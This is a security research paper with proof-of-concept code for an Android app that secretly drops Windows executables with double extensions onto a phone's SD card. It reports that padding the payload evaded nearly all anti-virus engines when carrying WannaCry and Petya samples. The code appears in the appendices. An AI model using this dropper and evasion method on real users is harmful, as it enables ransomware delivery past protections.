
MULTI-PLATFORM MALWARE

Abusing the architecture of anti-virus suites



Max 'Libra' Kersten
Security Through Explanation

Table of Contents

Multi-platform malware as a concept

To avoid malicious software, people use anti-virus software on their computers. For a normal user, common anti-virus suites provide proper protection. Companies often take this one step further and also regulate and monitor traffic within the network.
Newly created malware is temporarily undetected because its hashes and behaviour are unknown. Anti-virus suites also analyse the behaviour of processes that are started. Without any previous known versions of the process, it is hard to detect malicious intentions. After a while, the malware's behaviour is known and the detection rate rises significantly. If there was an option to shut the anti-virus suite down, this would be greatly abused. The anti-virus creators know this and dedicated a lot of time to prevent this. Using multi-platform malware, one can avoid the anti-virus completely until it is on the target system.

The code for the Android program and the C# program can be found in Appendix A and Appendix B respectively. A simple evasion technique used in two test samples can be found in Appendix C. Information about the samples used the wild can be found in Appendix D.

Avoiding the anti-virus

As stated, avoiding the anti-virus suite(s) is increasingly difficult as time progresses. Taking a different approach to this problem, one can stay undetected for a longer period of time, if not undetected for the entire length of the malware campaign. Generally, researchers try to use known techniques to sabotage and/or avoid the anti-virus' detection mechanisms.

Often, malware has only a few specific purposes on a system. Because of the way different operating systems handle binaries, applications (and therefore malware) are written for only one operating system, if not for only a few versions. Logically, anti-virus suites are programmed to detect certain mechanisms in binaries for the platform they're currently running. Executing a binary for a different platform is not possible, because the operating system is not able to execute it.

The concept (target and destination platforms?)

By using a binary that cannot be executed on a platform, it can be carried from device to device. Using this approach, the effect of an anti-virus suite can be mitigated. In this paper, a code example is given and discussed to show how malware can be hidden and transported. The platforms that will be used are Android and Windows, in practice any platform can be used for the transport and as target as long as the execution of the malware is not possible on the transport platform.

Android

To carry the malware from place to place, a mobile device can be used. Obviously, a USB stick can be used for this. The main difference between a user's phone and a USB is simple, yet it might not be too obvious at first. The biggest difference between a USB and using the SD-card of a phone is the approach of the user towards the device. A user will consider a USB stick, one they found on the ground in the parking lot, rather suspicious. Their own phone, however, is most likely trusted, if not fully.

The malicious purpose of the Android application is simple yet crucial. The malicious file is copied from the resources of the application to the SD-card of the phone. The resources folder in the APK, the 'raw' folder, can be used to store any type of file. The mobile anti-virus suites are not able to execute the malware which is written for another platform, in this case Windows. The hash of the malicious file in the resources can still be obtained and processed by the anti-virus suite. This is, in reality, barely ever the case for mobile anti-virus suites. Desktop anti-virus suites who scan the APK will detect the malware based on the known hashes, if this is even checked. Using self-written malware, the hash is still unknown and therefore avoids the anti-virus suite. Because the malware can't be executed, the behaviour remains unknown as well, making the malware no different from an file filled with data for the anti-virus suite.

Encrypting the malware by default and decrypting it before placing it on the SD-card avoids detection as well. However, the anti-virus suite on the desktop will detect the decrypted malware. Since the malicious file is already known, the anti-virus suite will remove the file instantly. The transport was, however, undetected.

Avoiding pinpointing

Files on a SD-card are shown to the user upon connecting the SD-card to the computer using a USB cable or inserting the SD-card directly. The user can't see which application placed a file on the card. Regardless if the malware is detected or not, the application which placed the file on the SD-card remains unknown. This, accidentally, helps the malicious application to stay on the device, since the user has no clue which application actually placed the file there. That is, if the user even thinks that an Android application would actually place malicious Windows binaries on the SD-card.

To write on the SD-card, the application has to request permission to do so. Requesting this permission is rather common and not privacy intruding to the user, especially compared to obtaining the GPS-location of the user or obtaining the full contact list of the user. Additionally, one can download a file from the internet, if the internet permission is granted, to place on the SD-card. This would allow 'updates' for the malicious payload, but would also create more noise on the system, as it requires more permissions and generates network traffic directly linked to the malicious Android application.

To avoid pinpointing, or removal in the first place, the malware should not only consist of malware. If there is a complete legitimate application surrounding the malicious part, users might continue to use the application. Additionally, reverse engineers doing a routine check on an application might miss the malicious part of the application, simply because a file written on the SD-card is not likely to be the malicious part of an application. Especially when the malware is destined for another platform.

Windows

On the target platform, the mobile phone is connected to make a back-up or modify folders. Upon inspecting a newly found file, the user most likely assumes that it must have been either themselves or the system which put the file there in the first place. Regardless of the conclusion of the user based on these two options, either option wrongfully initiates trust towards the malicious Android application.

Tricking the user into execution

The user thinks the files are placed on the SD-card with a reason and might open them, people are curious after all. To trick the user into opening a file by accident, one can use a double extension such as '`file.txt.exe`'. Windows Explorer has the known file extensions disabled by default. This would make it look like the file has the name of '`file.txt`'. Making sure the malware has the correct icon to be a fake text file increases the chance of an accidental execution. To complete the con, the malware could display a text file in the Windows Notepad, leaving the user unsuspecting that they just executed a binary.

Additionally, an APK can spread malicious files with a double extension throughout the assigned folders of the SD-card. Using Java, one can select the default music or pictures folder to insert a malicious '`file.mp3.exe`' or '`file.jpg.exe`' respectively. When the user creates a back-up of the SD-card on the computer, the malware is transferred. After that, the malicious author has to wait before the user unknowingly executes the hidden malware, which in turn delivers the payload on the target system.

Given the transition from Microsoft a couple of years ago, every phone and camera now communicates using the MTP protocol instead of getting their own drive letter, like a USB does. Initially, the concept of this malware included LNK-malware in the root of the SD-card. The LNK-malware would abuse the way a DLL was used to load the thumbnail of a shortcut. Simply opening a folder would cause the DLL to be loaded from the current directory, instead of the default system location. Putting a malicious LNK-shortcut on the root of the SD-card would infect anyone who opened the content of their phone on their computer. Due to the MTP protocol, this was not possible, since the path to the DLL needed to be absolute, which MTP makes impossible. Only when someone would insert the SD-card in the computer using an SD-card reader, the card would be assigned a drive letter. Even though the latest version of the LNK-malware do not work with the multi-platform malware concept, doesn't guarantee any future versions won't.

Executing the payload

The inner workings of the payload for the Windows platform can range from simply showing a text file with a message, as is shown in the proof of concept, to completely taking over the device. This is completely up to the author of the malware and might even differ in each version of the malware.

Multi-platform malware out in the wild

Using the technique described above, I created two samples which transported malicious binaries. The first sample contained a version of WannaCry, the second sample contained a version of Petya. Technical information about these samples can be found in Appendix D.

Both samples are ransomware and are a couple of months old. WannaCry was in the news after it spread and caused infections all around the world. Petya is a piece of ransomware which encrypts the Master Boot Record (MBR) of the computer it is on. Due to this technique, the ransomware which struck more recently was first dubbed Petya as well. After it was discovered that the creators were different, the name was changed from Petya to NotPetya, causing confusion in the media.

Initial detection rates

The samples of WannaCry and Petya that were used in the multi-platform malware were already known by the anti-virus suites. Using the code in Appendix A, the detection rates dropped significantly already. The details can be seen in the table below. MPM stands for multi-platform malware.

Sample	Detection Rate	Engine Count
WannaCry binary	93.8%	61/65
Petya binary	84.6%	55/65
MPM with WannaCry	70.7%	41/58
MPM with Petya	63.5%	40/63

Whereas the detection rates dropped, the malicious binaries were still detected. Since the binary is loaded as a byte stream in the Java code, the binary can be decrypted during the runtime to avoid static detection. There are plenty of methods one can use to avoid the detection, yet I chose to use a simple technique that should still be detected by anti-virus suites.

Evading the anti-virus with one line of code

Using a hex editor, I inserted a randomly chosen amount of bytes, 9058 bytes, into each binary. The random bytes had a value between `0x00` and `0xFF`. In the Java code, I fully loaded the file and then skipped 9058 bytes. The resulting bytes are written to the SD-card, resulting in the original executable.

The Java code in Appendix C is the same as the code in Appendix A besides one difference:

```
try {
    in.skip(9058);
} catch (IOException e) {

}
```

The input stream skips the bytes before the normal procedure continues. This decreased the detection rates to a nearly undetected piece of malware, even though it should not, since the executable is still malicious after 9058 bytes. Using a SSDeep hash, the minimal change should be detected. In the table below, the results of all tests are shown. MPM stands for multi-platform malware.

Sample	Detection Rate	Engine Count
WannaCry binary	93.8%	61/65
Petya binary	84.6%	55/65
MPM with WannaCry	70.7%	41/58
MPM with Petya	63.5%	40/63
MPM with WannaCry and evasion	3.3%	2/61
MPM with Petya and evasion	1.6%	1/61

Conclusion

To conclude, multi-platform malware can be a threat to users and corporations because the application that is writing the malware to the SD-card is barely ever suspected. To avoid infections such as these, users should be warned not to trust the files on their own phones. One should treat his/her phone as if it were a random USB stick.

The evasive manoeuvre I used in my proof-of-concept was simple yet extremely effective. Using more complex evasive manoeuvres will reduce the detection rate to 0%, especially if the malware is unknown, unlike the used samples.

About the author

My name is Max ‘Libra’ Kersten and I have an interest in offensive security. To stop current and future attacks, one should think like an attacker. The anti-virus and anti-malware branches will always be too late to stop malware from infecting users. By anticipating what the malicious coders might do, the delay can be minimised.

Appendix A

The application itself also contains an XML file with a button, which is named `btnWriteSDFile`. Upon the press of the button, the file is copied from the resources onto the SD-card of the mobile device. The file is named `payloadpoc` and is located in the `raw` folder of the Android project. The `payloadpoc` file is a binary for Windows, yet the extension is not used in the Java code.

```
import android.annotation.TargetApi;
import android.os.Build;
import android.os.Environment;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;
import java.io.File;
import java.io.FileNotFoundException;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;

public class MainActivity extends AppCompatActivity {

    /**
     * Written by Max 'Libra' Kersten
     */
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        //Sets the title of the screen
        setTitle("Libra's multi-platform malware PoC");

        //References the button from the XML file to the Java code
        Button btnWriteSDFile = (Button)
this.findViewById(R.id.btnWriteSDFile);

        //Make sure the permission is requested if required by a
higher level Android API level
        if (shouldAskPermissions()) {
            askPermissions();
        }

        /**
         * Source:
https://stackoverflow.com/questions/45546485/android-saving-a-file-
to-the-sd-card
         */
        btnWriteSDFile.setOnClickListener(new View.OnClickListener()
```

```
        {
            public void onClick(View v)
            {
                InputStream in =
getResources().openRawResource(R.raw.payloadpoc);
                String path =
Environment.getExternalStorageDirectory() + File.separator +
"PayloadPoC.txt.exe";
                FileOutputStream out = null;
                try {
                    out = new FileOutputStream(path);
                } catch (FileNotFoundException e) {
                    e.printStackTrace();
                }
                byte[] buff = new byte[1024];
                int read = 0;
                try {
                    while ((read = in.read(buff)) > 0) {
                        out.write(buff, 0, read);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                } finally {
                    try {
                        in.close();
                        out.close();
                    } catch (IOException e) {
                        e.printStackTrace();
                    }
                }
                Toast.makeText(v.getContext(),"'"+
Environment.getExternalStorageDirectory() + File.separator +
"PayloadPoC.txt.exe' deployed", Toast.LENGTH_SHORT).show();
            }
        });
    }

    /**
     * Source:
https://stackoverflow.com/questions/8854359/exception-open-failed-
eacces-permission-denied-on-android
     * @return true should ask for permissions, false should not
     */
    private boolean shouldAskPermissions() {
        return (Build.VERSION.SDK_INT >
Build.VERSION_CODES.LOLLIPOP_MR1);
    }

    /**
```

```
     * Source:
https://stackoverflow.com/questions/8854359/exception-open-failed-
eacces-permission-denied-on-android
     */
    @TargetApi(23)
    protected void askPermissions() {
        String[] permissions = {
                "android.permission.READ_EXTERNAL_STORAGE",
                "android.permission.WRITE_EXTERNAL_STORAGE"
        };
        int requestCode = 200;
        requestPermissions(permissions, requestCode);
    }
}
```

Appendix B

```
using System;
using System.Diagnostics;
using System.IO;
using PayloadPoC.Properties;

//Written by Max 'Libra' Kersten
namespace PayloadPoC
{
    class Program
    {
        static void Main(string[] args)
        {
            //In the settings, the Output-type is set to 'Windows
Application' instead of 'Console Application' to prevent the black
console flashing
            //To avoid possible IO errors, the code is put within a
try-catch statement
            try
            {
                //Write the text file from the resources to the
temporary folder of Windows
                string file = Path.GetTempFileName() + ".txt";
                File.WriteAllText(file, Resources.Payload);
                //Start the file that is just written to the disk
                Process.Start(file);
            }
            catch (Exception)
            {
                //Ignore any exception, because this is malware, we
don't handle the exception other than just continuing
            }

            //Note that one can execute any piece of C# code here as
well. For the PoC, the file is just displayed with information about
the given. There is no visual indication the program is running
            //As long as the decoy that is executed above, is doing
what is intended
        }
    }
}
```

Appendix C

```
import android.annotation.TargetApi;
import android.os.Build;
import android.os.Environment;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;
import java.io.File;
import java.io.FileNotFoundException;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;

public class MainActivity extends AppCompatActivity {

    /**
     * Written by Max 'Libra' Kersten
     */
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        //Sets the title of the screen
        setTitle("Libra's multi-platform malware PoC");

        //References the button from the XML file to the Java code
        Button btnWriteSDFile = (Button)
this.findViewById(R.id.btnWriteSDFile);

        //Make sure the permission is requested if required by a
higher level Android API level
        if (shouldAskPermissions()) {
            askPermissions();
        }

        /**
         * Source:
https://stackoverflow.com/questions/45546485/android-saving-a-file-
to-the-sd-card
         */
        btnWriteSDFile.setOnClickListener(new View.OnClickListener()
        {
            public void onClick(View v)
            {
                InputStream in =
getResources().openRawResource(R.raw.payloadpoc);
                try {
                    in.skip(9058);
```

```
                } catch (IOException e) {

                }
                String path =
Environment.getExternalStorageDirectory() + File.separator +
"PayloadPoC.txt.exe";
                FileOutputStream out = null;
                try {
                    out = new FileOutputStream(path);
                } catch (FileNotFoundException e) {
                    e.printStackTrace();
                }
                byte[] buff = new byte[1024];
                int read = 0;
                try {
                    while ((read = in.read(buff)) > 0) {
                        out.write(buff, 0, read);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                } finally {
                    try {
                        in.close();
                        out.close();
                    } catch (IOException e) {
                        e.printStackTrace();
                    }
                }
                Toast.makeText(v.getContext(),"'"+
Environment.getExternalStorageDirectory() + File.separator +
"PayloadPoC.txt.exe' deployed", Toast.LENGTH_SHORT).show();
            }
        });
    }

    /**
     * Source:
https://stackoverflow.com/questions/8854359/exception-open-failed-
eacces-permission-denied-on-android
     * @return true should ask for permissions, false should not
     */
    private boolean shouldAskPermissions() {
        return (Build.VERSION.SDK_INT >
Build.VERSION_CODES.LOLLIPOP_MR1);
    }

    /**
     * Source:
https://stackoverflow.com/questions/8854359/exception-open-failed-
eacces-permission-denied-on-android
     */
```

```
    @TargetApi(23)
    protected void askPermissions() {
        String[] permissions = {
                "android.permission.READ_EXTERNAL_STORAGE",
                "android.permission.WRITE_EXTERNAL_STORAGE"
        };
        int requestCode = 200;
        requestPermissions(permissions, requestCode);
    }
}
```

Appendix D

WannaCry
MD5: 2b4e8612d9f8cdcf520a8b2e42779ffa
SHA-1: ae7113dd9a65a7be186d1982b02e16decda7eb80
SHA-256:
d8a9879a99ac7b12e63e6bcae7f965fbf1b63d892a8649ab1d6b08ce711f7127
SSDeep:
98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3R:QqPe1Cxcxk3Z
AEUadzR8yc4gB
VT:
https://www.virustotal.com/#/file/d8a9879a99ac7b12e63e6bcae7f965fbf1b63d892a8649ab1d6b08ce711f7127/detection
MPMv1:
https://www.virustotal.com/#/file/704f3e7e6f8be5be1e35ad49b7a879a7bb62d3bce670890e5f93c0269cfe2477/detection
MPMv2:
https://www.virustotal.com/#/file/dff6dc6b78f8980d20bc12f5c37db31cf9013cb1549b1176151bf9fc688f1218/detection

Petya
MD5: a92f13f3a1b3b39833d3cc336301b713
SHA-1: d1c62ac62e68875085b62fa651fb17d4d7313887
SHA-256:
4c1dc737915d76b7ce579abddaba74ead6fdb5b519a1ea45308b8c49b950655c
SSDeep:
24576:z0wz1d5bAbWhrc56zQ9T4Ole+5PIuklOjB:Hd5Vhr4IMTbeGPJHjB
VT:
https://www.virustotal.com/#/file/4c1dc737915d76b7ce579abddaba74ead6fdb5b519a1ea45308b8c49b950655c/detection
MPMv1:
https://www.virustotal.com/#/file/7ec57b93bf1f754f2f7bbb1e8ca4f69bb72c0ebe2451ffb29d979ff331a3cb4e/detection
MPMv2:
https://www.virustotal.com/#/file/4906b0269dae96b01652ad901472a124ef800b28ce8c2a6466b0b582057df69b/detection